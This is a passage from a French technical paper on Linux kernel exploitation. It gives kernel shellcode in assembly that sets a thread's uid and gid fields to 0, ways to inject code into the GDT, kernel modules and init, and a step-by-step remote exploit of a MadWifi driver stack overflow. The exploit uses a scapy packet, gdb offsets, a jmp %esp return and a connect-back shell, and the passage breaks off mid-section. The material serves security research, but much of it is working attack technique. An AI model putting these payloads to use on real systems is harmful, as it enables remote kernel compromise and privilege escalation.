
```
        int err;

        if(call<1||call>SYS_RECVMSG)
                return -EINVAL;

        /* copy_from_user should be SMP safe. */
        if (copy_from_user(a, args, nargs[call]))
                return -EFAULT
        ...
}
```

Dans le cas d'un shellcode noyau, cette structure `sock_addr` sera présente dans la pile noyau, au-delà de la limite fixée par `thread_info.addr_limit`. C'est pourquoi il convient au shellcode d'effectuer un `SET_FS(KERNEL_DS)` avant d'utiliser des appels système, dans le but d'outre passer ces restrictions.

L'extrait de code suivant définit `thread_info.addr_limit` à 4GB en un nombre restreint d'octets. Nous nous basons sur le fait qu'il est exécuté lorsque le registre `eax` vaut 0, comme ceci peut-être le cas après la création d'un thread lorsque nous exécutons du code dans le fils (`eax == 0`) :

```
00000000 <child_set_fs>:
  0:   89 e2         mov    %esp,%edx
  2:   80 e6 e0      and    $0xe0,%dh
  5:   b2 18         mov    $0x18,%dl     /* edx = &thread_info.addr_limit */
  7:   48            dec    %eax          /* eax = 0xffffffff */
  8:   89 02         mov    %eax,(%edx)
```

3.2 Lancement d'init

Un exemple simple d'utilisation d'appels système se situe au sein de la procédure de démarrage du noyau. A la fin de la procédure `start_kernel()`, une procédure `rest_init()` est appelée effectuant globalement le travail suivant :

```
...
        kernel_thread( init );
        cpu_idle();
...
```

Elle va ainsi créer un thread noyau démarrant la procédure init (celle du noyau), cette procédure effectuant en dernier lieu :

```
...
        run_init_process("/sbin/init");
...

static void run_init_process(char *init_filename)
{
```

```
        argv_init[0] = init_filename;
        execve(init_filename, argv_init, envp_init);
}
```

Nous retrouvons ici l'utilisation d'un appel système très connu : `execve()`.

3.3 clone() me if you can

Qu'il s'agisse de créer un nouveau processus utilisateur ou lancer un thread noyau, le code sous-jacent est quasiment identique et repose sur `do_fork()`.

Si l'on compare le travail réalisé par `sys_clone()`, l'appel système numéro `120` à ne pas confondre avec le `clone()` de la libc (cf. `man clone`), et `kernel_thread()`, on s'aperçoit que cette dernière prépare une structure `struct pt_regs` simulant un contexte sauvegardé au sein duquel sera inséré le point d'entrée du thread :

```
asmlinkage int sys_clone(struct pt_regs regs)
{
        unsigned long clone_flags;
        unsigned long newsp;
        int __user *parent_tidptr, *child_tidptr;

        clone_flags = regs.ebx;
        newsp = regs.ecx;
        parent_tidptr = (int __user *)regs.edx;
        child_tidptr = (int __user *)regs.edi;
        if (!newsp)
                newsp = regs.esp;
        return do_fork(clone_flags, newsp, &regs, 0, parent_tidptr,
                       child_tidptr);
}

extern void kernel_thread_helper(void);
__asm__(".section .text\n"
        ".align 4\n"
        "kernel_thread_helper:\n\t"
        "movl %edx,%eax\n\t"
        "pushl %edx\n\t"
        "call *%ebx\n\t"
        "pushl %eax\n\t"
        "call do_exit\n"
        ".previous");

int kernel_thread(int (*fn)(void *), void * arg, unsigned long flags)
{
        struct pt_regs regs;

        memset(&regs, 0, sizeof(regs));
```

```
        regs.ebx = (unsigned long) fn;
        regs.edx = (unsigned long) arg;

        regs.xds = __USER_DS;
        regs.xes = __USER_DS;
        regs.orig_eax = -1;
        regs.eip = (unsigned long) kernel_thread_helper;
        regs.xcs = __KERNEL_CS;
        regs.eflags = X86_EFLAGS_IF | X86_EFLAGS_SF | X86_EFLAGS_PF | 0x2;

        /* Ok, create the new process.. */
        return do_fork(flags | CLONE_VM | CLONE_UNTRACED, 0, &regs, 0, NULL, NULL);
}
```

Le registre `eip` du contexte préparé n'a pas tout à fait pour valeur la fonction passée en paramètre de `kernel_thread()`, un *helper* est utilisé afin de forcer un `do_exit()` après le retour de cette fonction et ainsi terminer proprement le thread noyau.

De son côté, `sys_clone()` passe directement la structure `struct pt_regs` qu'elle a reçue en paramètre, provenant du processus utilisateur interrompu et dont l'`eip` contenu dans le contexte sauvegardé correspond à l'instruction suivant l'appel système. D'où le fait qu'après un `clone()` ou un `fork()`, le père et le fils continuent leur exécution juste après l'appel système.

L'avantage de `sys_clone()`[10] est qu'il s'agit d'un appel système, ceci nous évite encore une fois de dépendre de l'adresse d'une fonction dans le code du noyau. Notons que nous le préférons à `sys_fork()` car il propose un paramétrage plus fin de la création du thread.

Notons que le processus nouvellement créé héritera des identifiants (`uid`, `gid`, `fsuid` ...) de son père, qui n'est autre que le processus interrompu par l'appel à `sys_clone()`.

Si un shellcode noyau s'exécute dans un contexte de processus appartenant à un utilisateur non privilégié, il faudra veiller à passer les `(e)uid`, `(e)gid` et `fsuid` du thread nouvellement créé à 0 par exemple. Ci-dessous, un shellcode créant un thread noyau, et modifiant la limite de son espace d'adressage ainsi que ses indentifiants :

```
clone:
        xor     %ebx, %ebx
        xor     %ecx, %ecx
        xor     %edx, %edx
        push    $120
        pop     %eax
        int     $0x80
        test    %eax, %eax
        jnz     father
child:
set_fs:
        mov     %esp,%edx
        and     $0xe0,%dh
```

[10] son code se trouve dans *arch/i386/kernel/process.c*

```
        mov     $0x18,%dl
        dec     %eax
        movl    %eax, (%edx)
set_id:
        xor     %dl, %dl        /* thread_info.task */
        mov     (%edx), %edi
        add     $336, %edi      /* & thread_info.task->uid */
        push    $8
        pop     %ecx
        inc     %eax            /* eax = 0 */
        rep     stosl
```

La dernière portion de code effectue 8 affections à partir de l'adresse de `thread_info.task->uid`, car ce champ est suivi en mémoire par les 7 autres champs : `euid`, `suid`, `fsuid`, `gid`, `egid`, `sgid` et `fsgid`. On pourrait de même souhaiter modifier les `CAPABILITIES` du processus.

4 Infection de l'espace d'adressage

Dans cette section, nous nous intéressons à l'infection de l'espace d'adressage du noyau mais également des processus, par injection/modification distante de code et de données.

Comme nous l'avons expliqué précédemment, lorsque nous sommes en *interrupt context* et que nous souhaitons programmer l'exécution future d'un shellcode en *process context*, nous devons disposer d'une zone mémoire qui ne risque pas d'être modifiée durant l'intervalle de temps séparant l'injection du shellcode de son exécution. De plus, nous pourrons nous trouver dans des situations où nous serons parfaitement incapables de prédire les adresses auxquelles nous souhaitons effectuer l'injection.

Certaines zones de mémoire de l'espace noyau peuvent avoir une durée de vie restreinte et une intégrité non garantie. L'infection de la mémoire d'un module menant à la création d'un thread noyau pourrait ne pas être pérène du fait d'un déchargement du module.

La pile noyau d'un processus ne peut pas non plus être considérée comme une zone de mémoire fiable au sein de laquelle nous pourrions exécuter des appels système interruptibles ou même stocker du code en plusieurs étapes (réception de plusieurs paquets réseaux dans le cas de shellcodes multi-stages), car nous ne pouvons prévoir à l'avance la quantité d'informations qui pourra être stockée dans la pile noyau d'un processus.

L'espace mémoire couvert par le noyau est plus important que celui d'un processus utilisateur, parce qu'il est possible d'atteindre la totalité de la mémoire physique du système. Nous pouvons profiter de cet accès sans limite afin d'injecter de manière persistante du code à des emplacements judicieux.

Il est donc nécessaire de trouver des zones mémoire fiables, qui plus est dont l'adresse peut être recalculée simplement afin d'y injecter du code ou des données réutilisables à tout instant.

4.1 Infection de la GDT

Certaines zones mémoire, initialisées au démarrage du noyau et plus jamais modifiées, peuvent se révéler être un endroit de prédilection pour y injecter du code.

La table des descripteurs globaux (GDT) est ainsi tout à fait appropriée pour un tel usage. Une simple instruction assembleur permet de récupérer son adresse linéaire : `sgdt`. De plus cette table quasiment vide, n'est modifée que lors du démarrage du noyau, exception faite des créations de LDT. Une GDT peut contenir 8192 descripteurs de segments faisant 8 octets chacun.

Sous un noyau Linux 2.6.20, et à l'aide d'un petit outil développé pour l'occasion, on s'aperçoit que la GDT ne possède que 32 entrées *occupées* :

```
+ GDTR info :
   base addr  = 0xc1803000
   nr entries = 32

+ GDT entries from 0xc1803000 :
   [Nr]  Present  Base addr     Gran   Limit      Type                      Mode         System   Bits
    00   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    01   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    02   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    03   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    04   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    05   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    06   yes      0xb7e5d8e0    4KB    0xfffff    (0011b) Data RWA          (3) user     no       32
    07   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    08   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    09   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    10   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    11   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    12   yes      0x00000000    4KB    0xfffff    (1011b) Code RXA          (0) kernel   no       32
    13   yes      0x00000000    4KB    0xfffff    (0011b) Data RWA          (0) kernel   no       32
    14   yes      0x00000000    4KB    0xfffff    (1011b) Code RXA          (3) user     no       32
    15   yes      0x00000000    4KB    0xfffff    (0011b) Data RWA          (3) user     no       32
    16   yes      0xc04700c0    1B     0x02073    (1011b) TSS  Busy 32       (0) kernel   yes      --
    17   yes      0xe9e61000    1B     0x00fff    (0010b) LDT               (0) kernel   yes      --
    18   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel   no       32
    19   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel   no       16
    20   yes      0x00000000    1B     0x0ffff    (0010b) Data RW           (0) kernel   no       16
    21   yes      0x00000000    1B     0x00000    (0010b) Data RW           (0) kernel   no       16
    22   yes      0x00000000    1B     0x00000    (0010b) Data RW           (0) kernel   no       16
    23   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel   no       32
    24   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel   no       16
    25   yes      0x00000000    1B     0x0ffff    (0010b) Data RW           (0) kernel   no       32
    26   yes      0x00000000    4KB    0x00000    (0010b) Data RW           (0) kernel   no       32
    27   yes      0xc1804000    1B     0x0000f    (0011b) Data RWA          (0) kernel   no       16
    28   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    29   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    30   no       ----------    ----   -------    (-----) ----------------- (-) -------  -------  --
    31   yes      0xc049a800    1B     0x02073    (1001b) TSS  Avl  32       (0) kernel   yes      --
```

Ceci laisse donc 8160*8 octets libres pour y injecter du code en une ou plusieurs étapes et recalculer son adresse de manière sûre et indépendante du système cible[11].

L'extrait de code suivant permet de calculer simplement le début de la zone libre d'une GDT :

```
sgdtl   (%esp)
pop     %ax
cwde                /* eax = GDT limit */
pop     %edi        /* edi = GDT base */
add     %eax,%edi
inc     %edi        /* edi = base + limit + 1 */
```

D'autres tables, comme l'IDT, pourraient tout autant faire l'affaire. L'usa-ge d'une interruption depuis un processus utilisateur ou non afin d'accéder à du code injecté, peut représenter un cas de *backdoor* assez simple d'emploi.

[11] modulo que l'architecture cible soit de type IA-32

Le mode opératoire de l'injection de code dans la GDT pourrait consister en la création de deux shellcodes. Le premier shellcode serait responsable du calcul de l'adresse de la zone d'injection et de la copie du second shellcode permettant par exemple d'obtenir un shell distant. Le schéma 5 reprend ce mode opératoire.



FIG. 5: Méthode générale d'infection de la GDT.

4.2 Infection de modules

L'exploitation de failles situées dans des modules nécessite des méthodes proches de celles utilisées dans les espaces utilisateurs randomisés du fait de leur relocalisation dynamique.

Il est nécessaire d'exploiter au maximum les informations disponibles durant le débordement : valeurs des registres, contenu des zones mémoires pointées par ces registres, utilisation d'instructions de sauts par registres.

Une technique simple consiste à écraser l'adresse de retour de la fonction vulnérable avec l'adresse d'une instruction du type `jmp %esp` contenue dans le code du noyau, si possible à un emplacement variant le moins possible d'une version de noyau à l'autre.

Dans des situations où le débordement n'offre pas suffisament de place, l'injection/modification de code résidant dans les pages mémoires affectées à la section de code d'un module peut être intéressante. Elle peut même être effectuée en plusieurs étapes.

Selon la profondeur du débordement de pile, il est tout à fait possible de récupérer une adresse de retour empilée correspondant à un $n^{\text{ème}}$ appelant[12]. Cette adresse pourrait être combinée à un *offset* obtenu par analyse statique du driver, déterminant la distance entre cet appelant et un endroit où l'on souhaiterait modifier/injecter du code (cf. schéma 6).

Il est fort probable que la taille de la section de code d'un driver ne soit pas un multiple exacte de la taille d'une page de mémoire physique. La dernière page allouée disposera de nombreux octets inutilisés, où nous pourrions injecter du code accessible durant toute la durée de vie du module.

En résumé, la *roadmap* de l'exploitant consisterait à :

[12] l'appelant de l'appelant ... d'une fonction vulnérable

- écraser l'adresse de retour par un `jmp %esp` ;
- injecter un shellcode situé après l'adresse de retour ;
- le shellcode aurait pour rôle de :
  - récupérer l'adresse du n^{ème} appelant ;
  - y ajouter l'offset précalculé ;
  - copier du code à cet emplacement.

L'exploit serait répété avec des *offsets* croissants tant que le code n'a pas été complètement injecté.



FIG. 6: Infection d'un module noyau.

4.3 Infection de processus utilisateurs

L'injection de code peut même atteindre les pages mémoires d'un processus utilisateur, nous pensons en particulier au processus `init` présent, sauf exception rare, sur tous les systèmes Linux.

Via la liste des processus et la facilité d'accès des *vma*, il est possible de retrouver `init` par son pid : 1. Puis de modifier son contexte sauvegardé en pile noyau lors de son interruption, ou encore de charger son répertoire de pages afin d'accéder à ses *vma* pour modifier sa pile utilisateur et ses pages de code.

Combiner la modification du contexte et de la pile utilisateur à l'injection de code dans la section `.text` d'`init` peut permettre un détournement d'exécution réellement efficace. Comme précédemment, il y a de fortes chances que la dernière page de mémoire allouée pour stocker le code d'`init` dispose de nombreux octets libres au sein desquels nous pouvons injecter un shellcode userland classique.

L'idée serait de modifier le registre `eip` du contexte sauvegardé afin que lors du réordonnancement d'`init`, celui-ci exécute le code fraichement injecté. L'`eip` original serait, de son côté, placé au sommet de la pile utilisateur d'`init`.



FIG. 7: Infection d'un processus utilisateur.

Notre code injecté commencerait par `forker()`. Le processus fils pourrait effectuer un *connect-back*, tandis que le père effectuerait simplement un `ret` s'appliquant au sommet de la pile contenant

l'`eip` original du contexte sauvegardé permettant à `init` de continuer son exécution là où celle-ci avait été interrompue.

Petit détail concernant l'injection dans les pages de code d'`init`. Le mode protégé des processeurs Intel de la famille x86 permet de positionner un bit `WP` dans le registre `cr0` afin de lever un *segfault* si le noyau écrit dans une page utilisateur en lecture seule. Il faudra penser à effacer ce bit avant la copie du shellcode.

Cette méthode d'exploitation est détaillée dans la section consacrée à l'exploitation du driver Broadcom.

5 Exploitation des drivers MadWifi

5.1 Présentation de la vulnérabilité

Les versions 0.9.2 et antérieures des drivers MadWifi pour Linux sont sujet à un débordement de buffer dans la pile (cf. [8]). Débordement ayant lieu au sein de l'`ioctl IWSCAN`, lors du traitement de paquets dont les *WPA* et *RSN Information Elements* contiennent plus de données qu'un buffer de taille fixe, local à la fonction `giwscan_cb()`, ne peut en accueillir.

Ainsi, un simple paquet wifi, construit avec `scapy`[7], contenant un élément d'information `RSN` de 182 octets de long, permet de déclancher le débordement :

```
>>> pk=Dot11(subtype=5,type="Management",proto=0, FCfield=0, ID=14849,
             addr1=MAC_DST, addr2=MAC_SRC, addr3=MAC_SRC, SC=62976)
      /Dot11ProbeResp(timestamp=1454443605L, beacon_interval=100,
                      cap="short-slot+ESS+privacy+short-preamble")
      /Dot11Elt(ID="SSID", info="YEP")
      /Dot11Elt(ID="Rates", info='\x82\x84\x8b\x0c\x12\x96\x18$')
      /Dot11Elt(ID="DSset",info="\x01")
      /Dot11Elt(ID="ERPinfo", info="\x00")
      /Dot11Elt(ID="RSNinfo", info="A"*182)
```

D'un point de vue du contexte d'exploitation, nous nous trouvons en *process context*, lié au processus `iwlist` ayant effectué l'`ioctl`. Le noyau a donc accès à toute la mémoire utilisateur de ce processus, sans avoir à recharger `cr3` et peut être schedulé.

5.2 Un buffer modifié

L'allure de la pile au moment du débordement est la suivante :

```
(gdb) i r ebp
ebp            0xf7935e18
(gdb) x/100wx $ebp-200
0xf7935d50:      0x00000000      0x000000b8      0x00000000      0x00000000
0xf7935d60:      0x3b9aca00      0xf7da3438      0x00000000      0x4141b630
0xf7935d70:      0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d80:      0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d90:      0x41414141      0x41414141      0x41414141      0x41414141
0xf7935da0:      0x41414141      0x41414141      0x41414141      0x41414141
```

```
0xf7935db0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935dc0:       0x41414141      0x92414141      0x55007c01      0x4156b10c
0xf7935dd0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935de0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935df0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935e00:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935e10:       0x41414141      0x41414141 ebp: 0x41414141 eip: 0x41414141
0xf7935e20: arg1: 0x41414141      0xf7942b00      0xf7a14000      0xf7935e5c
```

Lors de l'envoi du paquet, le champ `RSNInfo` contenait 182 'A'. Nous pouvons remarquer que le buffer subit une modification de 8 octets à partir de son 89ème octet. Selon les informations concernant la *stack frame*, il semblerait que nous ayons 174 octets à disposition avant l'`eip` sauvegardé.

Vérifions ces prédictions avec un `RSNInfo` formaté comme suit :

```
>>> pk[Dot11Elt:5].info=89*'A'+85*'B'+'DDDD'+'EEEE'
```

```
(gdb) x/100wx $ebp-200
0xf7935d50:     0x00000000      0x000000b8      0x00000000      0x00000000
0xf7935d60:     0x3b9aca00      0xf7ef3438      0x00000000      0x4141b630
0xf7935d70:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d80:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d90:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935da0:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935db0:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935dc0:     0x41414141      0xcc414141      0x55007c01      0x4256b10c
0xf7935dd0:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935de0:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935df0:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935e00:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935e10:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935e20:     0x42424242      0xf7938b00      0xf794f000      0xf7935e5c
```

Nous retrouvons nos 89 'A', suivis de 8 octets indésirables, suivis de 85 'B'. Il s'agit en réalité d'une insertion de 8 octets au sein du buffer. les 8 derniers octets du buffer original ayant disparus[13].

L'insertion de ces 8 octets nous impose de prévoir un décalage durant le développement du shellcode afin de disposer des *offsets* corrects lors de sauts relatifs une fois le shellcode injecté dans la pile. Il suffit simplement de développer et compiler le shellcode avec les 8 octets situés à partir de l'offset 89, et de les retirer juste avant l'envoi du paquet.

```
Shellcode :    "code valide"*89 + "junk"*8 + "code valide"*77
Paquet    :    "code valide"*166 + EIP + ARG1 + "junk"*8
```

Les 8 octets de fin seront supprimés, 8 seront insérés comme expliqués précédemment, ainsi les 166 octets plus les 8 octets insérés nous permettront d'aligner notre valeur de `eip` fournie dans le paquet, sur le 174ème octet. Là où la fonction vulnérable récupère son adresse de retour.

[13] 4 'D' et 4 'E'

5.3 Problème d'adresse de retour

Où retourner afin d'exécuter notre shellcode ? Étant donné que le driver est un module, celui-ci est relogé dynamiquement au moment de son chargement. Impossible donc, à distance, de prédire l'adresse du buffer vulnérable.

Notre démarche consiste à trouver une instruction du type `jmp %esp` à une adresse non aléatoire. Nous pouvons soit chercher dans la section de code du binaire du noyau[14], soit dans celle du programme `iwlist`.

Le seul inconvénient est que nous serons ici dépendant de la version du noyau ou de celle du programme `iwlist`. Nous pouvons néanmoins prendre en compte le fait que bon nombre d'utilisateurs se cantonnent à équiper leur station de travail avec des noyaux fournis par leurs distributions préférées. Noyaux pour lesquels il sera aisé de préparer des adresses de retour vers des `jmp %esp`.

5.4 Problème d'argument

Lors du dernier envoi de paquet, le driver a reçu un `SIGSEGV` :

```
(gdb) x/i $pc
0xf88ab1a1 <giwscan_cb+1745>:   mov    %edx,0x4(%eax)
(gdb) i r eax
eax            0x42424242
```

En inspectant le code assembleur, nous pouvons nous rendre compte qu'entre le moment où le débordement a lieu et le retour de la fonction, le premier argument est utilisé en tant que pointeur sur une zone mémoire devant être disponible en écriture.

Où trouver une zone de mémoire dont il serait possible de prédire l'adresse quelque soit la cible et pour laquelle une écriture ne rendrait pas le système instable ? Pourquoi pas la mémoire vidéo. En mode protégé, la mémoire vidéo se trouve à l'adresse physique `0xb8000`. Ainsi sous Linux, son adresse linéaire est donc `PAGE_OFFSET+0xb8000 = 0xc00b8000`.

Si nous fournissons cette adresse en guise de premier argument, durant le débordement et avant le retour de la fonction vulnérable, nous serons en mesure d'apercevoir deux caractères étranges sur la console de la machine cible. De plus ceci empêchera le driver de crasher.

Ce n'est cependant pas encore suffisant. Lors du retour de la fonction, le `jmp %esp` nous amène directement sur le premier argument qui a très bien rempli son rôle de pointeur valide, mais qui doit désormais contenir au moins une instruction valide. Nous pouvons par exemple, conserver les octets de poids forts de l'adresse de la mémoire vidéo et modifier les 2 octets de poids faible de manière à disposer d'un `jmp -XX`. Ceci nous permettra de toujours écrire dans la mémoire vidéo et de sauter dans le buffer local contenant le shellcode à un offset relatif pouvant être écrit sur un octet.

```
shellcode:
      xxxx
      ...
      xxxx
eip:
```

[14] fichier `vmlinux`



Fig. 8: Méthode d'exécution du shellcode après débordement.

```
      .long  0xc0123456  /* @ of a jmp esp */
arg1:
      jmp     shellcode  /* lower 2 bytes : jmp -XX */
      .short  0xc00b     /* upper 2 bytes : video memory */
```

5.5 Fonctionnalités du shellcode

Le shellcode doit nous permettre d'obtenir un shell distant. Pour ce faire, nous devons être en mesure de créer un thread noyau nous permettant d'effectuer la connexion à la machine de l'attaquant, de rediriger ses entrées sorties et de lancer un shell. Quasi similaire à un *connect back shellcode*, modulo la création du thread noyau.

Notre première idée fut d'exécuter la totalité du shellcode dans la pile. Cependant, une fois notre thread noyau créé, celui-ci sera responsabe du *connect back*, son père devra rendre la main au driver wifi sans déstabiliser le système. Si le driver récupère la main proprement, celui-ci réutilisera sa pile noyau dès la réception d'un prochain paquet, ceci écrasera le code du thread noyau effectuant le *connect back* étant donné que ce dernier s'exécute toujours dans la pile de son père.

Nous devons donc résoudre 2 problèmes : retourner correctement dans le code du driver et péréniser le code de notre thread noyau.

Un retour sans encombre Il est préférable de tracer l'exécution du driver afin d'avoir un aperçu de la succession d'appels de fonctions et du code aux alentours de ces appels et retours de fonctions :

```
